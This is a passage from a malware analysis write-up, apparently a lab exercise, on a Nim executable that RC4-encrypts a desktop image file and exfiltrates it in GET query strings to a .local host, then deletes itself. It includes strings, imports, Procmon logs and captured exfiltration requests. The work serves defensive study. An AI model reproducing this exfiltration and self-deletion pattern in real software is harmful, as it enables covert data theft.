5- If the file does not exist, it deletes the malware and exit the program.
6- If the file exists, then it unpack the file named password.txt that hold the key for the encryption function which is RC4.
7- It then encrypts the contents of cosmo.jpeg with RC4 and the key in password.txt.
8- Then exfiltrate the data to domain http://cdn.altimiter.local/feed?post= with http GET request with a parameter of /feed?post=
9- If there is any misconnection to the domain or it finished exfiltrating the data it will then delete the malware and exit the program.

Malware Composition

Notely-setup-x64.msi consists of the following components:

File Name	SHA256 Hash
Unknown.exe	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
Password.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410
Cosmo.jpeg	2b43cd921a96b83fb73ea8fdfd645443d58573b1a5ff31d5531ec29cb3366d74

Unknown.exe

The initial malware sample.

Password.txt:

An unpacked text file from the detonation of the sample malware, it is a key to the encryption method used by the malware to exfiltrate data.


Cosmo.jpeg:

The data to be exfiltrated.

Basic Static Analysis

File Name	SHA256 hash
unknown.exe	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E


Since the file type is MSI, we can get useful info from **Strings** output:

Floss Output	
@http://cdn.altimiter.local/feed?post=	
@Desktop\cosmo.jpeg	
@C:\Users\Public\passwrd.txt	
 ascii 7 section:.rdata x utility network - connect ascii 4 section:.rdata x utility network - send ascii 6 section:.rdata x utility network - select ascii 9 section:.rdata x - network - inet_ntop ascii 10 section:.rdata x - network - WSAStartup ascii 6 section:.rdata x - network - socket ascii 11 section:.rdata x - network - closesocket ascii 8 section:.rdata x - network - WSAIoctl	There are socket connections strings

`@net.nim(1438, 12) `avail <= size - read``
`@recv`
`@net.nim(1367, 14) `size - read >= chunk``
`@net.nim(1319, 9) `not socket.isClosed` Cannot `recv` on a closed socket`
`@readLine`
`@' timed out.`
`@Call to '`
`@net.nim(1403, 24) `false``
`@Could not send all data.`
`@No valid socket error code available`
`@net.nim(1669, 9) `not socket.isClosed` Cannot `send` on a closed socket`
`@Couldn't resolve address:`
`@net.nim(233, 10) `fd != osInvalidSocket``
	Nim programming language is being used and socket networking is being used.


Using PStudio:

The first byte starts with MZ indicating that this file is a PE.




first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . @ . . . .

Three libraries are used for this executable sample:



library (3)
KERNEL32.dll
msvcrt.dll
USER32.dll

The imported functions:



imports (80)	flag (8)	fi
GetCurrentProcessId	x	0
VirtualAlloc	x	0
VirtualProtect	x	0
GetCurrentProcess	x	0
GetCurrentThreadId	x	0
RtlAddFunctionTable	x	0
RtlLookupFunctionEntry	x	0
TerminateProcess	x	0

The following functions indicates the executable functionality as following:

GetCurrentProcessID	retrieves the process identifier of the calling process
VirtualAlloc	used to allocate memory within the virtual address space of the calling process
VirtualProtect	- changes the protection attributes of a region of memory allocated by VirtualAlloc. - this function can be abused to mark its code or data as executable, writable, or readable, depending on its needs.
GetCurrentProcess	retrieves a handle to the current process.
GetCurrentThreadId	this function retrieves the identifier of the current thread within the calling process
TerminateProcess	forcefully terminate a specified process


Collectively, these functions can be used for memory manipulation purposes.

Basic Dynamic Analysis

1- Running unknown.exe without internet connection:

Once run, it disappear/deleted the unknown.exe

There were events related to **Winsock**:




```
3:38:2... unknown.exe  5640 RegOpenKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters                            REPARSE         Desired Access: All...
3:38:2... unknown.exe  5640 RegOpenKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters                            SUCCESS         Desired Access: All...
3:38:2... unknown.exe  5640 RegQueryValue HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\WinSock_Registry_Version   BUFFER OVERFL... Length: 16
3:38:2... unknown.exe  5640 RegQueryValue HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\WinSock_Registry_Version   SUCCESS         Type: REG_SZ, Le...
3:38:2... unknown.exe  5640 RegQueryValue HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\AutodialDLL               SUCCESS         Type: REG_SZ, Le...
3:38:2... unknown.exe  5640 RegQueryValue HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\AutodialDLL               SUCCESS         Type: REG_SZ, Le...
3:38:2... unknown.exe  5640 RegCloseKey   HKLM\System\CurrentControlSet\Services\WinSock2\Parameters                            SUCCESS
```

Winsock event

2- Running unknown.exe with internet connection:

- Wait for a moment then it deleted (only if consmo.jpeg is not in desktop or cannot open cosmo.jpeg)
- There was a DNS query from INETSIM Wireshark for **update.ec12-4-109-278-3-ubuntu20-04.local**:




No.	Time	Source	Destination	Protocol	Length	Info
5	36.097839573	10.0.0.6	10.0.0.4	DNS	101	Standard query 0xcca1 A update.ec12-4-109-278-3-ubuntu20-04.local
6	36.127649751	10.0.0.4	10.0.0.6	DNS	117	Standard query response 0xcca1 A update.ec12-4-109-278-3-ubuntu20-04.local A 10.0.0.4

```
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ update.ec12-4-109-278-3-ubuntu20-04.local: type A, class IN
        Name: update.ec12-4-109-278-3-ubuntu20-04.local
        [Name Length: 41]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 6]
```

```
0000  08 00 27 97 fa 75 08 00  27 a3 96 9b 08 00 45 00   ··'··u·· '·····E·
0010  00 57 b7 36 00 00 80 11  6f 56 0a 00 00 06 0a 00   ·W·6···· oV······
0020  00 04 c4 c0 00 35 00 43  bc 5b cc a1 01 00 00 01   ·····5·C ·[······
0030  00 00 00 00 00 00 06 75  70 64 61 74 65 1c 65 63   ·······u pdate·ec
0040  31 32 2d 34 2d 31 30 39  2d 32 37 38 2d 33 2d 75   12-4-109 -278-3-u
0050  62 75 6e 74 75 32 30 2d  30 34 05 6c 6f 63 61 6c   buntu20- 04·local
0060  00 00 01 00 01                                     ·····
```

DNS query to update.ec12-4-109-278-3-ubuntu20-04.local:


- There is also an HTTP GET request to same domain for /



```
No.   Time          Source     Destination  Protocol  Length Info
   10 36.190543000  10.0.0.6   10.0.0.4     HTTP      146 GET / HTTP/1.1
   14 36.263397437  10.0.0.4   10.0.0.6     HTTP      312 HTTP/1.1 200 OK  (text/html)
  138 204.733139287 10.0.0.6   10.0.0.4     HTTP     1526 POST /service/update2 HTTP/1.1
  142 204.879929951 10.0.0.4   10.0.0.6     HTTP      312 HTTP/1.1 200 OK  (text/html)

Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /
    Request Version: HTTP/1.1
  User-Agent: Mozilla/5.0\r\n
  Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
  \r\n
  [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
  [HTTP request 1/1]
  [Response in frame: 14]
```


GET request for /

- TCP network connection (from Process Monitor):




```
3:46:2... unknown.exe  6376 TCP Connect   DESKTOP-6IUKQB3:50477 -> www.inetsim.org:http   SUCCESS  Length: 0, mss: 14...
3:46:2... unknown.exe  6376 TCP Send      DESKTOP-6IUKQB3:50477 -> www.inetsim.org:http   SUCCESS  Length: 92, startim...
3:46:2... unknown.exe  6376 TCP Receive   DESKTOP-6IUKQB3:50477 -> www.inetsim.org:http   SUCCESS  Length: 150, seqn...
3:46:2... unknown.exe  6376 TCP Receive   DESKTOP-6IUKQB3:50477 -> www.inetsim.org:http   SUCCESS  Length: 258, seqn...
```

Then a file is written to **C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm**




```
3:46:2... unknown.exe 6376 RegOpenKey       HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration          NAME NOT FOUND Desired Access: Q...
3:46:2... unknown.exe 6376 CreateFile       C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm    SUCCESS        Desired Access: G...
3:46:2... unknown.exe 6376 TCP Disconnect   DESKTOP-6IUKQB3:50477 -> www.inetsim.org:http                                       SUCCESS        Length: 0, seqnum:...
3:46:2... unknown.exe 6376 QueryBasicInfor...C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm   SUCCESS        CreationTime: 3/18...
3:46:2... unknown.exe 6376 CloseFile        C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm    SUCCESS
3:46:2... unknown.exe 6376 CreateFile       C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm    SUCCESS        Desired Access: R...
3:46:2... unknown.exe 6376 QueryAttributeT...C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm   SUCCESS        Attributes: ANCI, R...
3:46:2... unknown.exe 6376 SetDispositionI... C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm  SUCCESS        Flags: FILE_DISP...
3:46:2... unknown.exe 6376 CloseFile        C:\Users\amna\AppData\Local\Microsoft\Windows\INetCache\IE\IO881RMS\HJSIUZ4N.htm    SUCCESS
3:46:2... unknown.exe 6376 CreateFile       C:\Users\Public\passwrd.txt                                                         SUCCESS        Desired Access: G...
3:46:2... unknown.exe 6376 WriteFile        C:\Users\Public\passwrd.txt                                                         SUCCESS        Offset: 0, Length: 8...
3:46:2... unknown.exe 6376 CloseFile        C:\Users\Public\passwrd.txt                                                         SUCCESS
```

- File created and opened (from Process Monitor):



```
3:46:2... unknown.exe 6376 CreateFile  C:\Users\Public\passwrd.txt        SUCCESS        Desired Access: G...
3:46:2... unknown.exe 6376 WriteFile   C:\Users\Public\passwrd.txt        SUCCESS        Offset: 0, Length: 8...
3:46:2... unknown.exe 6376 CloseFile   C:\Users\Public\passwrd.txt        SUCCESS
3:46:2... unknown.exe 6376 CreateFile  C:\Users\amna\Desktop\cosmo.jpeg   NAME NOT FOUND Desired Access: G...
```


Password.txt:



Name	Date modified	Type	Size
Libraries	12/7/2019 12:31 PM	File folder	
Public Account Pictures	3/12/2024 7:06 AM	File folder	
Public Desktop	3/12/2024 3:15 PM	File folder	
Public Documents	3/12/2024 11:50 AM	File folder	
Public Downloads	12/7/2019 12:14 PM	File folder	
Public Music	12/7/2019 12:14 PM	File folder	
Public Pictures	12/7/2019 12:14 PM	File folder	
Public Videos	12/7/2019 12:14 PM	File folder	
desktop.ini	12/7/2019 12:12 PM	Configuration sett...	1 KB
passwrd.txt	3/18/2024 3:46 AM	Text Document	1 KB

```
SikoMode
```


- There is also another ongoing TCP traffic (from process monitor):




```
4:21:0...  unknown.exe  5684  TCP Connect  DESKTOP-6IUKQB3:50498 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Send     DESKTOP-6IUKQB3:50498 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50498 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50498 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Connect  DESKTOP-6IUKQB3:50499 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Send     DESKTOP-6IUKQB3:50499 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50499 -> www.inetsim.org:http
4:21:0...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50499 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Connect  DESKTOP-6IUKQB3:50500 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Send     DESKTOP-6IUKQB3:50500 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50500 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50500 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Connect  DESKTOP-6IUKQB3:50501 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Send     DESKTOP-6IUKQB3:50501 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50501 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50501 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Connect  DESKTOP-6IUKQB3:50502 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Send     DESKTOP-6IUKQB3:50502 -> www.inetsim.org:http
4:21:1...  unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50502 -> www.inetsim.org:http
4:21:1     unknown.exe  5684  TCP Receive  DESKTOP-6IUKQB3:50502 -> www.inetsim.org:http
```

- From INETSIM wireshark, we can see HTTP Get requests to domain **http://cdn.altimiter.local** with parameter /feed?post=

The first GET request was:
http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9




```
47 37.942559988  10.0.0.6   10.0.0.4   HTTP   291 GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B…
50 37.991125793  10.0.0.4   10.0.0.6   HTTP   312 HTTP/1.1 200 OK  (text/html)
55 38.997932367  10.0.0.6   10.0.0.4   HTTP   291 GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA88…
58 39.099913407  10.0.0.4   10.0.0.6   HTTP   312 HTTP/1.1 200 OK  (text/html)
63 40.113463597  10.0.0.6   10.0.0.4   HTTP   291 GET /feed?post=B69C1CF58536758272963755A8FB34291DEBB01907FC28919D7789E440128EBE45FDA88…
66 40.221242305  10.0.0.4   10.0.0.6   HTTP   312 HTTP/1.1 200 OK  (text/html)
71 41.255083528  10.0.0.6   10.0.0.4   HTTP   291 GET /feed?post=A69C1CF68535758244B2337BAFFE38290DEBB01A07FF20919D758DDD480786BE49FDA88…
74 41.345792858  10.0.0.4   10.0.0.6   HTTP   312 HTTP/1.1 200 OK  (text/html)
79 42.368255247  10.0.0.6   10.0.0.4   HTTP   291 GET /feed?post=B69C0CF68536758144B03372DDDD38291DEBB31925F523A386678EEC5414AF8966D1BCA…
82 42.449300373  10.0.0.4   10.0.0.6   HTTP   312 HTTP/1.1 200 OK  (text/html)
```



```
▾ GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  ▸ [Expert Info (Chat/Sequence): GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A6174
    Request Method: GET
  ▸ Request URI: /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9
    Request Version: HTTP/1.1
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C
  [HTTP request 1/1]
```


Looking at the function call that we will see in advanced static analysis the encryption function used is:



```
0x0041754e      mov     rcx, rbx
0x00417551      mov     rdx, qword [rax + r12*8 + 0x10]
0x00417556      call    toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ8267524548049048Z826752_51 ; sym.toRC4...
0x0041755b      mov     rdx, qword [0x0041e9f0]
```

